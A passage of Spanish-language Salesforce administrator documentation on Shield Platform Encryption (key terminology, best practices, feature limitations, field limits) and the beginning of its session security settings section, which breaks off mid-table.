La actualización de un entorno sandbox desde una organización de producción crea una copia exacta de la organización de producción. Si Cifrado de plataforma Escudo está activado en la organización de producción, todos los parámetros de cifrado se copian, incluyendo el secreto de arrendatario creado en producción.

Una vez actualizado un entorno de sandbox, los cambios de secreto de arrendatario se restringen a su organización actual. Esto significa que cuando rota o destruye un secreto de arrendatario en el entorno sandbox, no afecta a la organización de producción.

Como práctica recomendada, cambie los secretos de arrendatario en entornos de sandbox después de cada actualización. El cambio garantiza que la organización de producción y la organización de sandbox utilizan secretos de arrendatario diferentes. Destruir secretos de arrendatarios en una organización de sandbox presenta datos cifrados que no se pueden utilizar en casos de copias parciales o completas.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

CONSULTE TAMBIÉN

Volver a tema principal

## Terminología de Cifrado de plataforma Escudo

El cifrado tiene su propio vocabulario especializado. Para obtener el máximo de sus funciones de Cifrado de plataforma Escudo, es una buena idea familiarizarse con los términos clave, como el módulo de seguridad de hardware, la rotación de claves y el secreto principal.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

**Cifrado de datos**

El proceso de aplicación de una función criptográfica en datos que tiene como resultado texto cifrado. El proceso de cifrado de plataforma utiliza cifrado de clave simétrico y un algoritmo Advanced Encryption Standard (AES) de 256 bits que emplea el modo CBC, espaciado PKCS5 y un vector de inicialización de 128 aleatorio (IV) para cifrar datos a nivel de campo y archivos almacenados en la plataforma de Salesforce. Tanto el cifrado como el descifrado se producen en los servidores de la aplicación.

**Claves de cifrado de datos**

Cifrado de plataforma Escudo utiliza claves de cifrado de datos para cifrar y descifrar datos. Las claves de cifrado de datos se derivan en un servidor de derivación de claves utilizando una división de material para la creación de claves entre un secreto principal según la versión y un secreto de arrendatario específico de la organización almacenado de forma cifrada en la base de datos como parte de su organización. Las claves derivadas de 256 bits existen en memoria hasta que se desalojan de la memoria caché.

**Datos cifrados en tiempo de inactividad**

Datos que se han cifrado al almacenar en el disco. Salesforce admite el cifrado para campos almacenados en la base de datos, documentos almacenados en Archivos, Bibliotecas de contenidos y Archivos adjuntos así como datos archivados.

**Gestión de clave de cifrado**

Hace referencia a todos los aspectos de la gestión de claves, como creación de claves, procesos y almacenamiento. La gestión del secreto de arrendatario se realiza por administradores o usuarios que disponen del permiso "Gestionar claves de cifrado".

**Módulo de Seguridad Hardware (HSM)**
Utilizado para proporcionar un procesamiento de criptografía así como una gestión de claves para la autenticación. Cifrado de plataforma Escudo utiliza Módulos de seguridad hardware (HSM) para generar y almacenar material reservado y ejecutar la función que deriva claves de cifrado de datos utilizadas por el servicio de cifrado para cifrar y descifrar datos.

**Vector de inicialización (IV)**
Una secuencia aleatoria utilizada con una clave para cifrar datos.

**Función de derivación de claves (KDF)**
Utiliza un generador de números pseudoaleatorio y entradas como una contraseña para derivar claves. Cifrado de plataforma Escudo utiliza PBKDF2 (Función de derivación de claves basada en contraseña 2) con HMAC-SHA-256.

**Rotación de (Secreto de arrendatario) claves**
El proceso de generación de un nuevo secreto de arrendatario y archivado del secreto activo anteriormente. Los secretos de arrendatario activos se utilizan tanto para el cifrado como para el descifrado. Los secretos de arrendatario archivados solo se utilizan para el descifrado hasta que se vuelven a cifrar todos los datos utilizando el nuevo secreto de arrendatario activo.

**HSM principal**
El HSM principal está compuesto de un dispositivo USB utilizado para generar secretos aleatorios y seguros en cada versión de Salesforce. El HSM principal viene "relleno de aire" de la red de producción de Salesforce y se almacena de forma segura en una caja de seguridad de un banco.

**Secreto principal**
Utilizado junto con el secreto de arrendatario y la función de derivación de claves para generar una clave de cifrado de datos derivada. El secreto principal se actualiza con cada versión de Salesforce y se cifra utilizando la clave de inclusión principal por versión, que también se cifra con la clave pública del Servidor de derivación de claves de forma que pueda almacenarse cifrada en el sistema de archivos. Solo los HSM puede descifrarla. *Ningún empleado de Salesforce tiene acceso a estas claves en texto claro.*

**Clave de inclusión principal**
Una clave simétrica viene derivada y se utiliza como una clave de inclusión principal, también conocida como una clave de inclusión de claves, que cifra todas las claves por versión y paquetes de secretos.

**Secreto de arrendatario**
Un secreto específico de la organización utilizado junto con el secreto principal y la función de derivación de claves para generar una clave de cifrado de datos derivada. Cuando el administrador de una organización cambia una clave, se genera un nuevo secreto de arrendatario. Para acceder al secreto de arrendatario a través de la API, consulte el objeto TenantSecret. *Ningún empleado de Salesforce tiene acceso a estas claves en texto claro.*

CONSULTE TAMBIÉN

Volver a tema principal

En segundo plano: El proceso Cifrado de plataforma Escudo

http://sfdc.co/encryptwhitepaper

## ¿Cuál es la diferencia entre Cifrado clásico y Cifrado de plataforma Escudo?

El cifrado clásico le permite proteger un tipo especial de campo de texto personalizado, que crea para ese fin. Con Cifrado de plataforma Escudo puede cifrar una diversidad de campos estándar ampliamente utilizados, junto con algunos campos personalizados y muchos tipos de archivo. Cifrado de plataforma Escudo también admite cuentas personales, casos, búsquedas, procesos de aprobación y otras funciones clave de Salesforce.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

| Función | Cifrado clásico | Cifrado de plataforma Escudo |
|---|---|---|
| Precios | Incluidos en la licencia de usuario base | Se aplican tarifas adicionales |
| Cifrado en tiempo de inactividad | ✔ | ✔ |
| Solución nativa (no se requiere hardware ni software) | ✔ | ✔ |
| Algoritmo de cifrado | Advanced Encryption Standard (AES) de 128 bits | Advanced Encryption Standard (AES) de 256 bits |
| Derivación de claves basada en HSM | | ✔ |
| Permiso "Gestionar claves de cifrado" | | ✔ |
| Generar, Exportar, Importar y Destruir claves | ✔ | ✔ |
| Cumplimiento de PCI-DSS L1 | ✔ | ✔ (solo para campos) |
| Máscara | ✔ | ✔ |
| Caracteres y tipo de máscara | ✔ | |
| El permiso "Ver datos cifrados" es obligatorio para leer valores de campo cifrado | ✔ | ✔ |
| Los valores de plantilla de correo electrónico respetan el permiso "Ver datos cifrados" | | ✔ |
| Campos estándar cifrados | | ✔ |
| Contenido, archivos y archivos adjuntos cifrados | | ✔ |
| Campos personalizados cifrados | Tipo de campo personalizado exclusivo, limitado a 175 caracteres | ✔ |
| Cifrar campos existentes para tipos de campo personalizado compatibles | | ✔ |
| Buscar (interfaz de usuario, búsqueda parcial, búsquedas, ciertas consultas SOSL) | | ✔ |

| Función | Cifrado clásico | Cifrado de plataforma Escudo |
|---|---|---|
| Acceso a la API | ✔ | ✔ |
| Disponible en actualizaciones de campo de flujo de trabajo y reglas de flujo de trabajo | | ✔ |
| Disponible en Criterios de entrada del proceso de aprobación y Criterios de pasos de aprobación | | ✔ |

CONSULTE TAMBIÉN

¿Qué campos puedo cifrar?
¿Qué archivos se cifran?
Cifrado clásico para campos personalizados
Proteger sus datos de Salesforce con Cifrado de plataforma Escudo
Volver a tema principal
Proteger sus datos de Salesforce con Cifrado de plataforma Escudo
Cifrado clásico para campos personalizados

## Prácticas recomendadas para el cifrado de plataforma

Tómese su tiempo para identificar las amenazas más probables para su organización. Esto le ayudará a distinguir los datos que necesitan cifrado de los que no, de modo que puede cifrar únicamente lo que necesita. Asegúrese de que su secreto de arrendatario y claves están en una copia de seguridad, y tenga cuidado al elegir la persona que gestiona sus secretos y claves.

1. Defina un modelo de riesgos para su organización.

   Presente un ejercicio de modelo de riesgo formal para identificar los riesgos que podrían probablemente afectar más a su organización. Utilice sus resultados para crear un esquema de clasificación de datos que le puede ayudar a decidir qué datos cifrar.

2. Cifre únicamente donde sea necesario.
   - No todos los datos son confidenciales. Céntrese en la información que requiere cifrado para cumplir sus requisitos de regulación, seguridad, cumplimiento y privacidad. El cifrado de datos innecesario afecta al funcionamiento y rendimiento.
   - Evalúe rápidamente su esquema de clasificación de datos y trabaje con partes interesadas en departamentos de TI, comerciales, de cumplimiento y seguridad para definir los requisitos. Compare las funciones importantes para la empresa con las medidas de seguridad y riesgos y desafíe sus presunciones periódicamente.

3. Cree una estrategia temprana para archivar y realizar copias de seguridad de claves y datos.

   Si se destruyen sus secretos de arrendatario, vuelva a importarlos para acceder a sus datos. Usted es el único responsable de asegurarse de que sus datos y secretos de arrendatario están en una copia de seguridad y almacenados en lugar seguro. Salesforce no puede ayudarle con secretos de arrendatario eliminados, destruidos o extraviados.

4. Comprenda que el cifrado se aplica a todos los usuarios, independientemente de sus permisos.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

- Usted controla quién lee valores de campo cifrados en texto normal utilizando el permiso "Ver datos cifrados". No obstante, los datos almacenados en esos campos están cifrados en periodos de inactividad, independientemente de los permisos de usuario.
- Las limitaciones funcionales están impuestas en usuarios que interactúan con datos cifrados. Considere si se puede aplicar el cifrado a una parte de sus usuarios comerciales y cómo afecta esta aplicación a otros usuarios que interactúan con los datos.

5. Lea las consideraciones de Cifrado de plataforma Escudo y comprenda sus implicaciones en su organización.
   - Evalúe el impacto de las consideraciones en la implementación y solución de su empresa.
   - Pruebe Cifrado de plataforma Escudo en un entorno de sandbox antes de implementar en un entorno de producción.
   - Antes de activar el cifrado, solucione cualquier infracción que descubra. Por ejemplo, hacer referencia a campos en una cláusula WHERE de SOQL desencadena una infracción. Del mismo modo, si hace referencia a campos cifrados en una cláusula ORDER BY de SOQL, se produce una infracción. En ambos casos, solucione las infracciones eliminando referencias a los campos cifrados.
6. Analice y pruebe aplicaciones de AppExchange antes de implementarlas.
   - Si utiliza una aplicación desde AppExchange, pruebe como interactúa con datos cifrados en organizaciones y evalúe si su funcionalidad se ve afectada.
   - Si una aplicación interactúa con datos cifrados que están almacenados fuera de Salesforce, averigüe cómo y dónde se produce el procesamiento de datos y cómo se protege la información.
   - Si sospecha que Cifrado de plataforma Escudo podría afectar la funcionalidad de una aplicación, solicite ayuda al proveedor con evaluación. También puede debatir acerca de cualquier solución personalizada que debe ser compatible con Cifrado de plataforma Escudo.
   - Las aplicaciones en AppExchange que se han creado exclusivamente utilizando Force.com heredan limitaciones y funciones de Cifrado de plataforma Escudo.
7. Cifrado de plataforma no es una herramienta de autenticación o autorización de usuarios. Utilice parámetros de seguridad a nivel de campos, configuraciones de formatos de páginas y reglas de validación en vez de Cifrado de plataforma para controlar qué usuarios pueden ver ciertos tipos de datos. Asegúrese de que un usuario al que se le ha otorgado inadvertidamente el permiso "Ver datos cifrados" solo puede ver los datos apropiados.

   De forma predeterminada, cualquier usuario puede modificar campos cifrados, incluso aquellos sin el permiso "Ver datos cifrados".
8. Otorgue el permiso de usuario "Gestionar claves de cifrado" solo a los usuarios autorizados.

   Los usuarios con el permiso "Gestionar claves de cifrado" pueden generar, exportar, importar y destruir claves específicas de la organización. Supervise las actividades de gestión de claves de esos usuarios de forma regular con el seguimiento de auditoría de configuración.
9. Otorgue el permiso de usuario "Ver datos cifrados" solo a los usuarios autorizados.

   Otorgue el permiso "Ver datos cifrados" a usuarios que deben visualizar campos cifrados en texto normal, incluyendo usuarios de integración que deben leer datos confidenciales en texto normal. Los archivos cifrados son visibles para todos los usuarios que tienen acceso a los archivos, independientemente del permiso "Ver datos cifrados".
10. Cifre masivamente sus datos existentes.

    Los datos de archivo y campo existentes no se cifran automáticamente cuando activa Cifrado de plataforma Escudo. Para cifrar datos de campo existentes, actualice los registros asociados con los datos del campo. Esta acción desencadena el cifrado para esos registros de modo que se cifrarán sus datos existentes durante el tiempo de inactividad. Para cifrar archivos existentes, póngase en contacto con Salesforce.
11. No utilice los campos Divisa y Número para datos confidenciales.

A menudo, puede mantener seguros los datos privados, confidenciales o regulados sin cifrar ningún campo asociado de `Divisa` o `Número`. Cifrar estos campos podría tener amplias consecuencias funcionales en la plataforma, como interrupciones en informes de resumen, marco temporal del informe y cálculos, por lo que no se pueden cifrar.

**12.** Comunique a sus usuarios el impacto del cifrado.

Antes de activar Cifrado de plataforma Escudo en un entorno de producción, informe a los usuarios acerca de cómo afecta a su solución comercial. Por ejemplo, comparta la información descrita en las consideraciones sobre el Cifrado de plataforma Escudo donde sea relevante para sus procesos comerciales.

**13.** Sea discreto al otorgar accesos de inicio de sesión.

Si un usuario con el permiso "Ver datos cifrados" otorga el acceso de inicio de sesión a otro usuario, el otro usuario podrá ver campos cifrados en texto normal.

**14.** Cifre sus datos utilizando la clave más actual.

Cuando genera un nuevo secreto de arrendatario, se cifra cualquier dato nuevo utilizando esta clave. Sin embargo, los datos confidenciales existentes permanecen cifrados utilizando claves previas. En esta situación, Salesforce recomienda volver a cifrar esos campos utilizando la última clave. Póngase en contacto con Salesforce para obtener ayuda sobre este tema.

CONSULTE TAMBIÉN

Volver a tema principal

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

## Compensaciones y limitaciones de Cifrado de plataforma Escudo

Una solución de seguridad tan potente como Cifrado de plataforma Escudo no viene sin algunas compensaciones. Cuando sus datos están fuertemente cifrados., algunos usuarios podrían ver limitaciones en algunas funcionalidades y algunas funciones no están disponibles en absoluto. Considere el impacto en sus usuarios y su solución global comercial cuando diseñe su estrategia de cifrado.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

### Consideraciones generales sobre Cifrado de plataforma Escudo

Estas consideraciones se aplican a todos los datos que cifra utilizando Cifrado de plataforma Escudo.

### ¿Qué aplicaciones de Salesforce admiten datos cifrados?

Algunos conjuntos de funciones de Salesforce funcionan normalmente cuando trabaja con datos que se han cifrado durante el tiempo de inactividad. Otras no.

### Cifrado de plataforma Escudo y Lightning Experience

Cifrado de plataforma Escudo funciona del mismo modo que Lightning experience ya que lo hace en Salesforce Classic, con algunas pequeñas excepciones.

Límites de campos con Cifrado de plataforma Escudo

Bajo ciertas condiciones, cifrar un campo puede imponer límites en los valores que almacena en ese campo. Antes de decidir cifrar un campo, asegúrese de conocer estos límites.

CONSULTE TAMBIÉN

Descripción general de Cifrado de plataforma

Subsanar problemas de compatibilidad

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

## Consideraciones generales sobre Cifrado de plataforma Escudo

Estas consideraciones se aplican a todos los datos que cifra utilizando Cifrado de plataforma Escudo.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

### Campos personalizados

No puede utilizar campos personalizados cifrados en campos de fórmula personalizados o reglas de colaboración basadas en criterios.

Algunos campos personalizados no pueden cifrarse:

- Los campos que tienen los atributos `Exclusivo` o `Id. externo` o que incluyen estos atributos en campos personalizados cifrados anteriormente.
- Los campos que se utilizan en campos de fórmula personalizados
- Campos en objetos de datos externos
- Los campos utilizados en una relación de cuenta contacto

No puede utilizar el generador de esquemas para crear un campo personalizado cifrado.

### SOQL/SOSL

- No se pueden utilizar los campos cifrados con las siguientes funciones y cláusulas SOQL y SOSL:
  - Agregar funciones como MAX(), MIN() y COUNT_DISTINCT()
  - Cláusula WHERE
  - Cláusula GROUP BY
  - Cláusula ORDER BY

  Consejo: Considere si puede sustituir una cláusula WHERE en una consulta SOQL por una consulta FIND en SOSL.

- Cuando consulta datos cifrados, las cadenas no válidas devuelven un error `INVALID_FIELD` en lugar del esperado `MALFORMED_QUERY`.

### Productos de integración de Microsoft

Con Cifrado de plataforma Escudo activado, Salesforce for Outlook se sincroniza entre Microsoft Outlook y Salesforce solo si el usuario tiene el permiso "Ver datos cifrados".

### Portales

Si un portal está activado en su organización, no puede cifrar campos estándar. Desactive todos los portales de cliente y portales de socio para activar el cifrado en campos estándar. (Se admiten Comunidades.)

### Buscar

- Los archivos del índice de búsqueda no están cifrados.

  Consejo: Los índices de búsqueda cifrados están disponibles para algunos clientes en versión piloto. Hable con su representante de Salesforce si desea unirse al programa piloto. Consulte las Notas de versión de Summer '16 para obtener detalles.

- Si cifra campos con una clave y luego destruye la clave, los términos de búsqueda correspondientes permanecen en el índice de búsqueda. No obstante, no puede descifrar los datos asociados con la clave destruida.

### Cuentas, Cuentas personales y Contactos

Cuando Cuentas personales están activadas, el cifrado de cualquiera de los siguientes campos de Cuenta cifra los campos Contacto equivalentes y viceversa.

- Nombre
- Descripción
- Teléfono
- Fax

Cuando cifra cualquiera de los siguientes campos Cuenta o Contacto, los campos equivalentes en Cuentas personales también se cifran.

- Nombre
- Descripción
- Dirección de correo
- Teléfono
- Fax
- Móvil
- Teléfono particular
- Otro teléfono
- Correo electrónico

Cuando se cifra el campo Nombre de cuenta o Nombre de contacto, la búsqueda de cuentas o contactos duplicados para combinar no devuelve resultados.

Cuando cifra el campo Nombre o Apellidos en un contacto, ese contacto aparece en la búsqueda Persona que invita al calendario solo su no ha filtrado por Nombre o Apellidos.

Los valores del campo Saludo y Sufijo en registros Contacto pueden aparecer enmascarados para usuarios sin el permiso "Ver datos cifrados", incluso si los valores de los campos no están cifrados.

### Correo electrónico

- Cuando se incluyen en plantillas de correo electrónico los valores de campo cifrados, aparecen en texto normal para usuarios que cuentan con el permiso "Ver datos cifrados". De lo contrario, los permisos del usuario que ejecuta determinan si el destinatario ve datos en texto normal o enmascarados.
- Los usuarios que no disponen del permiso "Ver datos cifrados" no pueden enviar solicitudes Stay-in-Touch.

- Los usuarios que no disponen del permiso "Ver datos cifrados" no pueden enviar mensajes de correo electrónico utilizando Contactos de correo electrónico masivo.
- Cuando el campo Correo electrónico estándar está cifrado, Correo electrónico en Salesforce no puede recibir mensajes de correo electrónico entrantes.

### Actividades

- Cuando el campo Nombre de contacto está cifrado, no se admite la búsqueda Actividades compartidas.
- Los elementos en una lista relacionada Historial de actividades podrían aparecer en texto normal incluso si los campos a los que hacen referencia están cifrados.

### Campañas

La búsqueda de miembro de campaña no se admite cuando busca por campos cifrados.

### Notas

Puede cifrar el texto del cuerpo de Notas creado con la nueva herramienta Notas, pero el archivo Vista previa y Notas creados con la antigua herramienta Notas no se admite.

### Seguimiento de auditoría de campos

Los datos en un Seguimiento de auditoría de campos archivado anteriormente no están cifrados cuando activa Cifrado de plataforma. Por ejemplo, supongamos que su organización utiliza Seguimiento de auditoría de campo para definir una política de retención de historial de datos para un campo de cuenta, como el campo de número de teléfono. Cuando activa un cifrado en ese campo, los nuevos registros de número de teléfono se cifran cuando se crean. Las actualizaciones anteriores en el campo de número de teléfono que se almacenan en la lista relacionada Historial de cuenta se cifran también. No obstante, los datos de historial de número de teléfono que ya están archivados en el objeto `FieldHistoryArchive` se almacenan sin cifrado. Si necesita cifrar datos archivados previamente, póngase en contacto con Salesforce.

### Formatos de página

Si realiza una vista previa de un formato de página como un perfil sin el permiso "Ver datos cifrados", los datos de muestra de la vista previa no se ocultan. En su lugar, los datos de muestra pueden estar en blanco o aparecer en texto normal.

### Comunidades

- Para los usuarios de comunidad con el permiso "Ver datos cifrados", el cifrado de datos no cambia nada sobre la experiencia de la comunidad. Sin embargo, si cifra el campo Nombre de cuenta y no está utilizando Cuentas personales, el cifrado afecta al modo en que aparecen las funciones de los usuarios para los administradores. Normalmente, el nombre de función de un usuario de la comunidad se muestra como una combinación de su nombre de cuenta y el nombre de su perfil de usuario. Cuando cifra el campo Nombre de cuenta, se muestra el Id. de la cuenta en vez del nombre de la cuenta.

  Por ejemplo, cuando el campo Nombre de cuenta no está cifrado, los usuarios que pertenecen a la cuenta Acme con el perfil Usuario cliente podrían tener una función denominada `Usuario cliente Acme`. Cuando se cifra el campo Nombre de cuenta (y no se utilizan Cuentas personales), la función se muestra como algo parecido a `Usuario cliente 001D000000IRt53`.

- Los campos personalizados cifrados con Cifrado clásico están ocultos para los usuarios de Comunidad incluso si tienen el permiso "Ver datos cifrados".

### API de REST

No obtiene sugerencias automáticas a través de la API de REST cuando un campo está cifrado.

### Importación de datos

No puede utilizar el Asistente de importación de datos para realizar comparaciones utilizando relaciones principal-detalle o actualizar registros que incluyen campos cifrados. No obstante puede utilizarlo para agregar registros.

### Informes, Paneles y Vistas de lista

- Los gráficos de informes y los componentes de paneles que muestran valores de campos cifrados pueden colocarse en caché sin cifrar.
- No puede ordenar registros en vistas de lista por campos cifrados.

### General

- Los campos cifrados no se pueden utilizar en:
  - Reglas de colaboración basadas en criterios
  - Búsquedas de oportunidades similares
  - Relaciones de búsqueda externa
  - Tablas reducidas
  - Criterios de filtros para herramientas de gestión de datos
  - Reglas de coincidencia de gestión de duplicados
- Las transcripciones de chat de Live Agent chat no se cifran en periodos de inactividad.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Volver a tema principal

## ¿Qué aplicaciones de Salesforce admiten datos cifrados?

Algunos conjuntos de funciones de Salesforce funcionan normalmente cuando trabaja con datos que se han cifrado durante el tiempo de inactividad. Otras no.

Estas aplicaciones no admiten datos cifrados. Sin embargo, puede activar el cifrado para otras aplicaciones cuando estas aplicaciones están en uso.

- Chatter Desktop
- Connect Offline
- Data.com
- Heroku (Heroku Connect admite datos cifrados.)
- Marketing Cloud (Marketing Cloud Connect admite datos cifrados.)
- Pardot
- Process Builder
- Salesforce Classic Mobile
- Salesforce IQ
- Servicio al cliente de redes sociales
- Steelbrick
- Thunder
- Visual Workflow
- Wave

Estas aplicaciones no admiten datos cifrados y no se puede activar el cifrado si están presentes.

- Portales heredados (cliente, autoservicio y socio, con los campos estándar están cifrados)
- Conector de Pardot (con correo electrónico de contacto cifrado)

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Volver a tema principal

## Cifrado de plataforma Escudo y Lightning Experience

Cifrado de plataforma Escudo funciona del mismo modo que Lightning experience ya que lo hace en Salesforce Classic, con algunas pequeñas excepciones.

**Componentes personalizados de Lightning**
Cuando se visualizan en un componente Lightning personalizado, los datos cifrados no se ocultan, incluso si el usuario no tiene el permiso "Ver datos cifrados".

**Notas**
Las vistas previas de notas en Lightning no están cifradas.

**Icono de cifrado de archivos**
El icono que indica que un archivo está cifrado no aparece en Lightning.

**Campos de fecha**
Lightning muestra 12/30/0001 como el modelo de fecha para enmascarar valores de fecha cifrados.

**Máscara de campos personalizados**
Cuando se destruye la clave de cifrado, los valores de campo personalizado cifrados podrían aparece en texto normal hasta que se actualice la página.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

## Límites de campos con Cifrado de plataforma Escudo

Bajo ciertas condiciones, cifrar un campo puede imponer límites en los valores que almacena en ese campo. Antes de decidir cifrar un campo, asegúrese de conocer estos límites.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

### Campos personalizados

Si espera que los usuarios introduzcan valores que no son ASCII, como datos codificados con CJK, recomendamos crear reglas de validación para aplicar estos límites:

- Los valores del tipo de campos personalizados de correo electrónico que contienen solo caracteres no ASCII están limitados a 70 caracteres.
- Los valores del tipo de campos personalizados de teléfono que contienen solo caracteres no ASCII están limitados a 22 caracteres.

### Campo de cuerpo en el objeto Comentario de caso

El campo Cuerpo en el objeto Comentario de caso tiene un límite de 4.000 caracteres ASCII (o 4.000 bytes). Sin embargo, cuando estos campos están cifrados, el límite de caracteres es inferior. Cuán inferior depende del tipo de caracteres que introduce.

- ASCII: 2959
- Chino, japonés, coreano: 1333
- Otros que no son ASCII: 1479

### Campos de nombre en el objeto Contacto

Cuando Cifrado de plataforma Escudo está activado para el campo Nombre en el objeto Contacto, el límite de caracteres es inferior para los campos Nombre y Apellidos para algunos tipos de caracteres. Cifrado de plataforma Escudo no afecta a los límites de caracteres ASCII.

- Nombre: Límite de 22 caracteres que no son ASCII

- Apellidos: Límite de 70 caracteres que no son ASCII

**Nota:** Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Cifrar campos
Volver a tema principal

# Seguridad de sesión

Después de iniciar sesión, un usuario establece una sesión con la plataforma. Utilice la seguridad de sesión para limitar la exposición de su red cuando un usuario deje de prestar atención al equipo mientras sigue conectado. También limita el riesgo de ataques internos, como cuando un empleado intenta utilizar la sesión de otro empleado. Seleccione entre varias configuraciones de sesión para controlar el comportamiento de la sesión.

Puede controlar cuándo caduca una sesión de usuario inactiva. El tiempo de inactividad de la sesión por defecto es de dos horas. Cuando se alcanza el tiempo de inactividad de la sesión, un cuadro de diálogo les indica a los usuarios que deben cerrar la sesión o continuar trabajando. Si no responden a esta solicitud, se cierra su sesión.

**Nota:** Si los usuarios cierran una ventana o ficha del navegador, esto no cierra su sesión de Salesforce automáticamente. Asegúrese de que sus usuarios están al tanto de este comportamiento y de que finalizan sesión correctamente seleccionando *Su nombre* > **Finalizar sesión**.

De manera predeterminada, Salesforce utiliza TLS (Transport Layer Security) y exige conexiones seguras (HTTPS) para todas las comunicaciones. El ajuste `Requerir conexiones seguras (HTTPS)` determina si TLS (HTTPS) es necesario para acceder a Salesforce, aparte de sitios de Force.com, a los que se puede seguir accediendo mediante HTTP. Si pide a Salesforce que deshabilite este ajuste y cambia la URL de `https://` a `http://`, podrá seguir accediendo a la aplicación. Sin embargo, para mayor seguridad, requiera a todas las sesiones utilizar TLS. Para obtener más información, consulte Modificar la configuración de seguridad de la sesión en la página 918.

Puede restringir el acceso a algunos tipos de recursos basándose en el nivel de seguridad asociado con el método de autenticación (inicio de sesión) para la sesión actual del usuario. De forma predeterminada, cada método de inicio de sesión tiene uno o dos niveles de seguridad: Alta seguridad o seguridad estándar. Puede cambiar el nivel de seguridad de la sesión y definir políticas para que los recursos especificados solo estén disponibles para usuarios con el nivel Alta seguridad. Para obtener más detalles, consulte Seguridad a nivel de sesión en la página 923.

Puede controlar si su organización almacena inicios de sesión de usuario y si pueden aparecer desde el conmutador con los parámetros `Activar almacenamiento en memoria caché y cumplimentación automática en página de inicio de sesión`, `Activar cambio de usuarios` y `Recordarme hasta que cierre sesión`.

Modificar la configuración de seguridad de sesión

Puede modificar la configuración de seguridad de sesión para especificar el tipo de conexión, la configuración del tiempo de espera y los intervalos de direcciones IP para proteger frente a ataques dañinos y mucho más.

Establecer intervalos de direcciones IP seguros para su organización

Los intervalos de direcciones IP seguros definen una lista de direcciones IP desde las que los usuarios pueden iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión para la verificación de su identidad, como un código enviado a sus teléfonos móviles.

Sesiones de usuario

Supervise y proteja su organización de Salesforce revisando detalles de sesión y sesiones activas en la página Información de sesión de usuario. Puede crear vistas de lista personalizadas, ver detalles acerca de un usuario asociado a una sesión específica y finalizar las sesiones de las que sospeche. Los administradores de Salesforce pueden ver todas las sesiones de usuario para una organización; los no administradores solo ven sus propias sesiones.

Concepto de tipos de sesión

Conozca los tipos de sesión en la página Información de sesión del usuario para ayudarle a supervisar y proteger su organización.

CONSULTE TAMBIÉN

Establecer intervalos de direcciones IP seguros para su organización

Historial de verificación de identidad

## Modificar la configuración de seguridad de sesión

Puede modificar la configuración de seguridad de sesión para especificar el tipo de conexión, la configuración del tiempo de espera y los intervalos de direcciones IP para proteger frente a ataques dañinos y mucho más.

1. Desde Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
2. Personalice la configuración de seguridad de sesión.

| Campo | Descripción |
| --- | --- |
